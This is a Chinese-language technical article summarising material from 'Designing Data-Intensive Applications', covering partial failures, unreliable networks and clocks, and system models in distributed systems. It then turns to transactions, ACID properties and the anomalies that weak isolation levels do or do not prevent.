首先，有个同学家里信号特别差，报告进度的时候只成功报告了 3 个小时的，然后老板在微信里问，也收不到任何回复，最后结果也没法提交。另一个同学家的表由于长期没换电池，停在了下午四点，结果那人看了两次表都是四点，所以一点都没着急，中间还看了个电影，慢慢悠悠做完交上去了，他还以为老板会表扬他，提前了一小时交，结果实际上已经是晚上八点了。还有一个同学因为前一天没睡好，效率极低，而且也没办法再去高强度的工作了。结果到了晚上 5 点，只有 7 个人完成了自己手头上的工作。

这个例子可能看起来并不是非常恰当，但基本可以描述分布式系统特有的问题了。在分布式的系统中，我们会遇到各种“稀奇古怪”的故障，例如家里没信号（网络故障），不管怎么叫都不理你，或者断断续续的理你。另外，因为每个人都是通过自己家的表看时间的，所谓的 5 点需要提交结果，在一定程度上旧失去了参考的绝对价值。因此，作为上面例子中的“老板”，不能那么自信的认为一个人干工作需要 10 天，就可以放心交给 10 个人，让他们一天搞定。

我们需要有各种措施来应对分派任务带来的不确定性，回到分布式系统中，部分失效是分布式系统一定会出现的情况。作为系统本身的设计人员，我们所设计的系统需要能够容忍这种问题，相对单机系统来说，这就带来了特有的复杂性。

## 3.2 分布式系统特有的故障

### 不可靠的网络

对于一个纯的分布式系统而言，它的架构大多为 Share Nothing 架构，即使是存算分离这种看似的 Share Storage，它的底层存储一样是需要解决 Share Nothing 的。所谓 Nothing，这里更倾向于叫 Nothing but Network，网络是不同节点间共享信息的唯一途径，数据的传输主要通过以太网进行传输，这是一种异步网络，也就是网络本身并不保证发出去的数据包一定能被接到或是何时被收到。这里可能发生各种错误，如下图所示：





*Figure 8-1. If you send a request and don't get a response, it's not possible to distinguish whether (a) the request was lost, (b) the remote node is down, or (c) the response was lost.*

图 9　不可靠的网络

1. 请求丢失
2. 请求正在某个队列中等待
3. 远程节点已经失效
4. 远程节点无法响应
5. 远程节点已经处理完请求，但在 ack 的时候丢包
6. 远程接收节点已经处理完请求，但回复处理很慢

本文认为，造成网络不可靠的原因不光是以太网和 IP 包本身，其实应用本身有时候异常也是造成网络不可靠的一个诱因。因为，我们所采用的节点间传输协议大多是

TCP，TCP 是个端到端的协议，是需要发送端和接收端两端内核中明确维护数据结构来维持连接的，如果应用层发生了下面的问题，那么网络包就会在内核的 Socket Buffer 中排队得不到处理，或响应得不到处理。

1. 应用程序 GC。
2. 处理节点在进行重的磁盘 I/O，导致 CPU 无法从中断中恢复从而无法处理网络请求。
3. 由于内存换页导致的颠簸。

这些问题和网络本身的不稳定性相叠加，使得外界认为的网络不靠谱的程度更加严重。因此这些不靠谱，会极大地加重上一章中的 复制滞后性，进而带来各种各样的一致性问题。

### 应对之道

网络异常相比其他单机上的错误而言，可能多了一种不确定的返回状态，即延迟，而且延迟的时间完全无法预估。这会让我们写起程序来异常头疼，对于上一章中的问题，我们可能无从知晓节点是否失效，因为你发的请求压根可能不会有人响应你。因此，我们需要把上面的“不确定”变成一种确定的形式，那就是利用“超时”机制。这里引申出两个问题：

1. 假设能够检测出失效，我们应该如何应对?
   a. 负载均衡需要避免往失效的节点上发数据（服务发现模块中的健康检查功能）。 b. 如果在主从复制中，如果主节点失效，需要出发选举机制（Kafka 中的临时节点掉线，Controller 监听到变更触发新的选举，Controller 本身的选举机制）。 c. 如果服务进程崩溃，但操作系统运行正常，可以通过脚本通知其他节点，以便新的节点来接替（Kafka 的僵尸节点检测，会触发强制的临时节点掉线）。 d. 如果路由器已经确认目标节点不可访问，则会返回 ICMP 不可达（ping 不通走下线）。
2. 如何设置超时时间是合理的?

很遗憾地告诉大家，这里面实际上是个权衡的问题，短的超时时间会更快地发现故障，但同时增加了误判的风险。这里假设网络正常，那么如果端到端的 ping 时间为 d，处理时间为 r，那么基本上请求会在 2d+r 的时间完成。但在现实中，我们无法假设异步网络的具体延迟，实际情况可能会更复杂。因此这是一个十分靠经验的工作。

## 3.2 不可靠的时钟

说完了“信号”的问题，下面就要说说每家的“钟表”——时钟了，它主要用来做两件事：

1. 描述当前的绝对时间
2. 描述某件事情的持续时间

在 DDIA 中，对于这两类用途给出了两种时间，一类成为墙上时钟，它们会返回当前的日期和时间，例如 clock_gettime(CLOCK_REALTIME) 或者 System.currentTimeMills，但这类反应精确时间的 API，由于时钟同步的问题，可能会出现回拨的情况。因此，作为持续时间的测量通常采用单调时钟，例如 clock_gettime(CLOCK_MONOTONIC) 或者 System.nanoTime。高版本的 Kafka 中把请求的相应延迟计算全部换成了这个 API 实现，应该也是这个原因。

这里时钟同步的具体原理，以及如何会出现不准确的问题，这里就不再详细介绍了，感兴趣的同学可以自行阅读书籍。下面将介绍一下如何使用时间戳来描述事件顺序的案例，并展示如何因时钟问题导致事件顺序判断异常的：





*Figure 8-3. The write by client B is causally later than the write by client A, but B's write has an earlier timestamp.*

图 10 不可靠的时钟

这里我们发现，Node1 的时钟比 Node3 快，当两个节点在处理完本地请求准备写 Node2 时发生了问题，原本 ClientB 的写入明显晚于 ClientA 的写入，但最终的结果，却由于 Node1 的时间戳更大而丢弃了本该保留的 x+=1，这样，如果我们使用 LWW，一定会出现数据不符合预期的问题。

由于时钟不准确，这里就引入了统计学中的置信区间的概念，也就是这个时间到底在一个什么样的范围里，一般的 API 是无法返回类似这样的信息的。不过，Google 的 TrueTime API 则恰恰能够返回这种信息，其调用结果是一个区间，有了这样的 API，确实就可以用来做一些对其有依赖的事情了，例如 Google 自家的 Spanner，就是使用 TrueTime 实现快照隔离。

## 如何在这艰难的环境中设计系统

上面介绍的问题是不是挺“令人绝望”的？你可能发现，现在时间可能是错的，测量可能是不准的，你的请求可能得不到任何响应，你可能不知道它是不是还活着……这种环境真的让设计分布式系统变得异常艰难，就像是你在 100 个人组成的大部门里面协调一些工作一样，工作量异常的巨大且复杂。

但好在我们并不是什么都做不了，以协调这件事为例，我们肯定不是武断地听取一个

人的意见，让我们回到学生时代。我们需要评选一位班长，肯定我们都经历过投票、唱票的环节，最终得票最多的那个人当选，有时可能还需要设置一个前提，需要得票超过半数。

映射到分布式系统中也是如此，我们不能轻易地相信任何一台节点的信息，因为它有太多的不确定，因此更多的情况下，在分布式系统中如果我们需要就某个事情达成一致，也可以采取像竞选或议会一样，大家协商、投票、仲裁决定一项提议达成一致，真相由多数人商议决定，从而达到大家的一致和统一，这也就是后面要介绍的分布式共识协议。这个协议能够容忍一些节点的部分失效，或者莫名其妙的故障带来的问题，让系统能够正常地运行下去，确保请求到的数据是可信的。

下面给出一些实际分布式算法的理论模型，根据对于延迟的假设不同，这里介绍三种系统模型。

**1. 同步模型**

该模型主要假设网络延迟是有界的，我们可以清楚地知道这个延迟的上下界，不管出现任何情况，它都不会超出这个界限。

**2. 半同步模型（大部分模型都是基于这个假设）**

半同步模型认为大部分情况下，网络和延迟都是正常的，如果出现违背的情况，偏差可能会非常大。

**3. 异步模型**

对延迟不作任何假设，没有任何超时机制。

而对于节点失效的处理，也存在三种模型，这里我们忽略恶意谎言的拜占庭模型，就剩下两种。

**1. 崩溃 - 终止模型（Crash-Stop）**：该模型中假设一个节点只能以一种方式发生故障，即崩溃，可能它会在任意时刻停止响应，然后永远无法恢复。

**2. 崩溃 – 恢复模型**：节点可能在任何时刻发生崩溃，可能会在一段时间后恢复，并再次响应，在该模型中假设，在持久化存储中的数据将得以保存，而内存中的数据会丢失。

而多数的算法都是基于半同步模型 + 崩溃 – 恢复模型来进行设计的。

### Safety and Liveness

这两个词在分布式算法设计时起着十分关键的作用，其中安全性（Safety）表示没有意外发生，假设违反了安全性原则，我们一定能够指出它发生的时间点，并且安全性一旦违反，无法撤销。而活性（Liveness）则表示"预期的事情最终一定会发生"，可能我们无法明确具体的时间点，但我们期望它在未来某个时间能够满足要求。

在进行分布式算法设计时，通常需要必须满足安全性，而活性的满足需要具备一定的前提。

## 7. 总结

以上就是第一篇文章的内容，简单做下回顾，本文首先介绍了复制的三种常见模型，分别是主从复制、多主复制和无主复制，然后分别介绍了这三种模型的特点、适用场景以及优缺点。接下来，我们用了一个现实生活中的例子，向大家展示了分布式系统中常见的两个特有问题，分别是节点的部分失效以及无法共享系统时钟的问题，这两个问题为我们设计分布式系统带来了比较大的挑战。如果没有一些设计特定的措施，我们所设计的分布式系统将无法很好地满足设计的初衷，用户也无法通过分布式系统来完成自己想要的工作。

以上这些问题，我们会下篇文章《Replication（下）：事务，一致性与共识》中逐一进行解决，而事务、一致性、共识这三个关键词，会为我们在设计分布式系统时保驾护航。

## 8. 作者简介

仕禄，美团基础研发平台 / 数据科学与平台部工程师。

# Replication（下）：事务，一致性与共识

作者：仕禄

## 1. 前文回顾

在上一篇中，我们主要介绍了分布式系统中常见的复制模型，并描述了每一种模型的优缺点以及使用场景，同时阐述了分布式系统中特有的一些技术挑战。首先，常见的分布式系统复制模型有 3 种，分别是主从复制模型、多主复制模型以及无主复制模型。此外，复制从客户端的时效性来说分为同步复制 && 异步复制，异步复制具有滞后性，可能会造成数据不一致，因为这个不一致，会带来各种各样的问题。

此外，第一篇文章用了“老板安排人干活”的例子比喻了分布式系统中特有的挑战，即部分失效以及不可靠的时钟问题。这给分布式系统设计带来了很大的困扰。似乎在没有机制做保证的情况下，一个朴素的分布式系统什么事情都做不了。

在上一篇的最后，我们对分布式系统系统模型做了一些假设，这些假设对给出后面的解决方案其实是非常重要的。首先针对部分失效，是我们需要对系统的超时进行假设，一般我们假设为半同步模型，也就是说一般情况下延迟都非常正常，一旦发生故障，延迟会变得偏差非常大。另外，对于节点失效，我们通常在设计系统时假设为崩溃 - 恢复模型。最后，面对分布式系统的两个保证 Safty 和 Liveness，我们优先保证系统是 Safety，也就是安全；而 Liveness（活性）通常在某些前提下才可以满足。

## 2. 本文简介

通过第一篇文章，我们知道了留待我们解决的问题有哪些。那么这篇文章中，将分别根据我们的假设去解决上述的挑战。这些保证措施包括事务、一致性以及共识。接下来讲介绍它们的作用以及内在联系，然后我们再回过头来审视一下 Kafka 复制部分的设计，看看一个实际的系统在设计上是否真的可以直接使用那些套路，最后介绍业界验证分布式算法的一些工具和框架。接下来，继续我们的数据复制之旅吧！

# 3. 事务 & 外部一致性

说到事务，相信大家都能简单说出个一二来，首先能本能做出反应出的，应该就是所谓的“ACID”特性了，还有各种各样的隔离级别。是的，它们确实都是事务需要解决的问题。

在这一章中，我们会更加有条理地理解下它们之间的内在联系，详细看一看事务究竟要解决什么问题。在《DDIA》一书中有非常多关于数据库事务的具体实现细节，但本文中会弱化它们，毕竟本文不想详细介绍如何设计一款数据库，我们只需探究问题的本身，等真正寻找解决方案时再去详细看设计，效果可能会更好。下面我们正式开始介绍事务。

## 3.1 事务的产生

系统中可能会面临下面的问题：

1. 程序依托的操作系统层，硬件层可能随时都会发生故障（包括一个操作执行到一半时）。
2. 应用程序可能会随时发生故障（包括操作执行到一半时）。
3. 网络中断可能随时会发生，它会切断客户端与服务端的链接或数据库之间的链接。
4. 多个客户端可能会同时访问服务端，并且更新统一批数据，导致数据互相覆盖（临界区）。
5. 客户端可能会读到过期的数据，因为上面说的，可能操作执行一半应用程序就挂了。

假设上述问题都会出现在我们对于存储系统（或者数据库）的访问中，这样我们在开发自己应用程序的同时，还需要额外付出很大代价处理这些问题。事务的核心使命就是尝试帮我们解决这些问题，提供了从它自己层面所看到的安全性保证，让我们在访问存储系统时只专注我们本身的写入和查询逻辑，而非这些额外复杂的异常处理。而说起解决方式，正是通过它那大名鼎鼎的 ACID 特性来进行保证的。

## 3.2 不厌其烦——ACID 特性

这四个缩写所组成的特性相信大家已形成本能反应，不过《DDIA》一书中给出的定义确实更加有利于我们更加清晰地理解它们间的关系，下面将分别进行说明：

**A：原子性 (Atomicity)**：原子性实际描述的是同一个客户端对于多个操作之间的限制，这里的原子表示的是不可分割，原子性的效果是，假设有操作集合 {A,B,C,D,E}，执行后的结果应该和单个客户端执行一个操作的效果相同。从这个限制我们可以知道：

1. 对于操作本身，就算发生任何故障，我们也不能看到任何这个操作集中间的结果，比如操作执行到 C 时发生了故障，但是事务应该重试，直到我们需要等到执行完之后，要么我们应该恢复到执行 A 之前的结果。
2. 对于操作作用的服务端而言，出现任何故障，我们的操作不应该对服务端产生任何的副作用，只有这样客户端才能安全的重试，否则，如果每次重试都会对服务端产生副作用，客户端是不敢一直安全的重试的。

因此，对于原子性而言，书中描述说的是能在执行发生异常时丢弃，可以直接终止，且不会对服务端产生任何副作用，可以安全的重试，原子性也成为“可终止性”。

**C：一致性（Consistency）**：这个名词有太多的重载，也就是说它在不同语境中含义会截然不同，但可能又有联系，这就可能让我们陷入混乱，比如：

1. 数据复制时，副本间具有一致性，这个一致性应该指上一章中提到的不同副本状态的一致。
2. 一致性 Hash，这是一种分区算法，个人理解是为了能够在各种情况下这个 Hash 算法都可以以一致的方式发挥作用。
3. CAP 定理中的一致性指的是后面要介绍的一个特殊的内部一致性，称为“线性一致性”。
4. 我们稍后要介绍 ACID 中的一致性，指的是程序的某些“不变式”，或“良好状态”。

我们需要区分不同语境中一致性所表达含义的区别，也希望大家看完今天的分享，能更好地帮助大家记住这些区别。话说回来，这里的一致性指的是对于数据一组特定陈述必须成立，即“不变式”，这里有点类似于算法中的“循环不变式”，即当外界环境发生变化时，这个不变式一定需要成立。

书中强调，这个里面的一致性更多需要用户的应用程序来保证，因为只有用户知道所谓的不变式是什么。这里举一个简单的小例子，例如我们往 Kafka 中 append 消息，其中有两条消息内容都是 2，如果没有额外的信息时，我们也不知道到底是客户端因为故障重试发了两次，还是真的就有两条一模一样的数据。

如果想进行区分，可以在用户程序消费后走自定义的去重逻辑，也可以从 Kafka 自身出发，客户端发送时增加一个“发号”环节标明消息的唯一性（高版本中 Kafka 事务的实现大致思路）这样引擎本身就具备了一定的自己设置“不变式”的能力。不过如果是更复杂的情况，还是需要用户程序和调用服务本身共同维护。

**I：隔离性（Isolation）**：隔离性实际上是事务的重头戏，也是门道最多的一环，因为隔离性解决的问题是多个事务作用于同一个或者同一批数据时的并发问题。一提到并发问题，我们就知道这一定不是个简单的问题，因为并发的本质是时序的不确定性，当这些不确定时序的作用域有一定冲突（Race）时就可能会引发各种各样的问题，这一点和多线程编程是类似的，但这里面的操作远比一条计算机指令时间长得多，所以问题会更严重而且更多样。

这里给一个具体的实例来直观感受下，如下图展示了两个客户端并发的修改 DB 中的一个 counter，由于 User2 的 get counter 发生的时刻在 User1 更新的过程中，因此读到的 counter 是个旧值，同样 User2 更新也类似，所以最后应该预期 counter 值为 44，结果两个人看到的 counter 都是 43（类似两个线程同时做 value++）。

一个完美的事务隔离，在每个事务看来，整个系统只有自己在工作，对于整个系统而言这些并发的事务一个接一个的执行，也仿佛只有一个事务，这样的隔离成为“可序列化（Serializability）”。当然，这样的隔离级别会带来巨大的开销，因此出现了各种

各样的隔离级别，进而满足不同场景的需要。后文会详细介绍不同的隔离级别所解决的问题。





*Figure 7-1. A race condition between two clients concurrently incrementing a counter.*

图 1　隔离性问题导致更新丢失

**D：持久性（Durability）**：这个特性看似比较好理解，就一点，只要事务完成，不管发生任何问题，都不应该发生数据丢失。从理论上讲，如果是单机数据库，起码数据已被写入非易失性存储（至少已落 WAL），分布式系统中数据被复制到了各个副本上，并受到副本 Ack。但实际情况下，也未必就一定能保证 100% 的持久性。这里面的情况书中有详细的介绍，这里就不做重复的 Copy 工作了，也就是说事务所保证的持久性一般都是某种权衡下的结果。

上面四个特性中，实际上对于隔离性的问题，可能是问题最多样的，也是最为复杂的。因为一味强调“序列化”可能会带来不可接受的性能开销。因此，下文将重点介绍一些比可序列化更弱的隔离级别。

## 3.3 事务按操作对象的划分 && 安全的提交重试

在介绍后面内容前，有两件事需要事先做下强调，分别是事务操作的对象以及事务的提交与重试，分为单对象 && 多对象。

**单对象写入**：这种书中给出了两种案例。

1. 第一个是单个事物执行一个长时间的写入，例如写入一个 20KB 的 JSON 对象，假设写到 10KB 时断掉会发生什么?

a. 数据库是否会存在 10KB 没法解析的脏数据。 b. 如果恢复之后数是否能接着继续写入。 c. 另一个客户端读取这个文档，是否能够看到恢复后的最新值，还是读到一堆乱码。

2. 另一种则是类似上图中 Counter 做自增的功能。

这种事务的解决方法一般是通过日志回放（原子性）、锁（隔离性）、CAS（隔离性）等方式来进行保证。

**多对象事务**：这类事务实际上是比较复杂的，比如可能在某些分布式系统中，操作的对象可能会跨线程、跨进程、跨分区，甚至跨系统。这就意味着，我们面临的问题多于上一篇文章提到的那些分布式系统特有的问题，处理那些问题显然要更复杂。有些系统干脆把这种“锅”甩给用户，让应用程序自己来处理问题，也就是说，我们可能需要自己处理因没有原子性带来的中间结果问题，因为没有隔离性带来的并发问题。当然，也有些系统实现了这些所谓的分布式事务，后文中会介绍具体的实现手段。

另一个需要特别强调的点是重试，事务的一个核心特性就是当发生错误时，客户端可以安全的进行重试，并且不会对服务端有任何副作用，对于传统的真的实现 ACID 的数据库系统，就应该遵循这样的设计语义。但在实际实践时，如何保证上面说的能够“安全的重试”呢？书中给出了一些可能发生的问题和解决手段：

1. 假设事务提交成功了，但服务端 Ack 的时候发生了网络故障，此时如果客户端发起重试，如果没有额外的手段，就会发生数据重复，这就需要服务端或应用程序自己提供能够区分消息唯一性的额外属性（服务端内置的事务 ID 或者业务自身的属性字段）。
2. 由于负载太大导致了事务提交失败，这是贸然重试会加重系统的负担，这时可在客户端进行一些限制，例如采用指数退避的方式，或限制一些重试次数，放入客户端自己系统所属的队列等。
3. 在重试前进行判断，尽在发生临时性错误时重试，如果应用已经违反了某些定义好的约束，那这样的重试就毫无意义。
4. 如果事务是多对象操作，并且可能在系统中发生副作用，那就需要类似“两

阶段提交”这样的机制来实现事务提交。

## 3.4 弱隔离级别

事务隔离要解决的是并发问题，并发问题需要讨论两个问题时序与竞争，往往由于事物之间的操作对象有竞争关系，并且又因为并发事务之间不确定的时序关系，会导致这些所操作的有竞争关系的对象会出现各种奇怪的结果。

所谓不同的隔离级别，就是试图去用不同的开销来满足不同场景下对于时序要求的严格程度。我们可能不一定知道具体怎么实现这些事务隔离级别，但每个隔离级别解决的问题本身我们应该非常清晰，这样才不会在各种隔离级别和开销中比较轻松的做权衡。这里，我们不直接像书中一样列举隔离级别，我们首先阐述并发事务可能产生的问题，然后再去介绍每种隔离级别分别能够解决那些问题。

### 脏读

所谓脏读，指的就是用户能不能看到一个还没有提交事务的结果，如果是，就是脏读。下图展示了没有脏读应该满足什么样的承诺，User1 的一个事务分别设置 x=3、y=3，但在这个事务提交之前，User2 在调用 get x 时，需要返回 2，因为此时 User1 并没有提交事务。





*Figure 7-4. No dirty reads: user 2 sees the new value for x only after user 1's transaction has committed.*

图 2 脏读

防止脏读的意义：

1. 如果是单对象事务，客户端会看到一个一会即将可能被回滚的值，如果我需要依据这个值做决策，就很有可能会出现决策错误。
2. 如果是多对象事务，可能客户端对于不同系统做访问时一部分数据更新，一部分未更新，那样用户可能会不知所措。

## 脏写

如果一个客户端覆盖了另一个客户端尚未提交的写入，我们就称这样的现象为脏写。

这里同样给个实例，对于一个二手车的交易，需要更新两次数据库实现，但有两个用户并发的进行交易，如果像图中一样不禁止脏写，就可能存在销售列表显示交易属于 Bob 但发票却发给了 Alice，因为两个事务对于两个数据的相同记录互相覆盖。





*Figure 7-5. With dirty writes, conflicting writes from different transactions can be mixed up.*

图 3　脏写

## 读偏差（不可重复读）

直接上例子，Alice 在两个银行账户总共有 1000 块，每个账户 500，现在她想从一个账户向另一个账户转账 100，并且她想一直盯着自己的两个账户看看钱是否转成功了。不巧的是，他第一次看账户的时候转账还没发生，而成功后只查了一个账户的值，正好少了 100，所以最后加起来会觉得自己少了 100 元。

如果只是这种场景，其实只是个临时性的现象，后面再查询就会得到正确的值，但是

如果基于这样的查询去做别的事情，那可能就会出现问题了，比如将这个记录 Select 出来进行备份，以防 DB 崩溃。但不巧如果后面真的崩溃，如果基于这次查询到的数据做备份，那这 100 元可能真的永久的丢失了。如果是这样的场景，不可重复读是不能被接受的。





*Figure 7-6. Read skew: Alice observes the database in an inconsistent state.*

图 4　读偏差

## 更新丢失

这里直接把之前那个两个用户同时根据旧值更新计数器的例子搬过来，这是个典型的更新丢失问题：





*Figure 7-1. A race condition between two clients concurrently incrementing a counter.*

图 5　隔离性问题导致更新丢失

## 写偏差 && 幻读

这种问题描述的是，事务的写入需要依赖于之前判断的结果，而这个结果可能会被其他并发事务修改。




*Figure 7-8. Example of write skew causing an application bug.*

图 6　幻读

实例中有两个人 Alice 和 Bob 决定是否可以休班，做这个决定的前提是判断当前是否有两个以上的医生正在值班，如果是则自己可以安全的休班，然后修改值班医生信息。但由于使用了快照隔离（后面会介绍）机制，两个事务返回的结果全都是 2，进入了修改阶段，但最终的结果其实是违背了两名医生值班的前提。

造成这个问题的根本原因是一种成为“幻读”的现象，也就是说两个并发的事务，其中一个事务更改了另一个事物的查询结果，这种查询一般都是查询一个聚合结果，例如上文中的 count 或者 max、min 等，这种问题会在下面场景中出现问题。

- 抢订会议室

- 多人游戏更新位置
- 唯一用户名

上面我们列举了事务并发可能产生的问题，下面我们介绍各种隔离级别所能解决的问题。

| 隔离级别&&简单实现手段/问题 | 脏读 | 脏写 | 读偏差 | 更新丢失 | 写偏差(幻读) |
| --- | --- | --- | --- | --- | --- |
| 读已提交(行锁 or 记住旧值) | Y | Y | N | N | N |
| 可重复读(快照隔离，CAS) | Y | Y | Y | Maybe | N |
| 可串行化(2PL 悲观锁 or SSI 乐观锁) | Y | Y | Y | Y | Y |

## 3.5 本章小结

事务用它的 ACID 特性，为用户屏蔽了一些错误的处理。首先，原子性为用户提供了一个可安全重试的环境，并且不会对相应的系统产生副作用。一致性能够在一定程度上让程序满足所谓的不变式，隔离性通过不同的隔离级别解决不同场景下由于事务并发导致的不同现象，不同的隔离性解决的问题不同，开销也不同，需要用户按需决策，最后持久性让用户安心的把数据写进我们设计的系统。

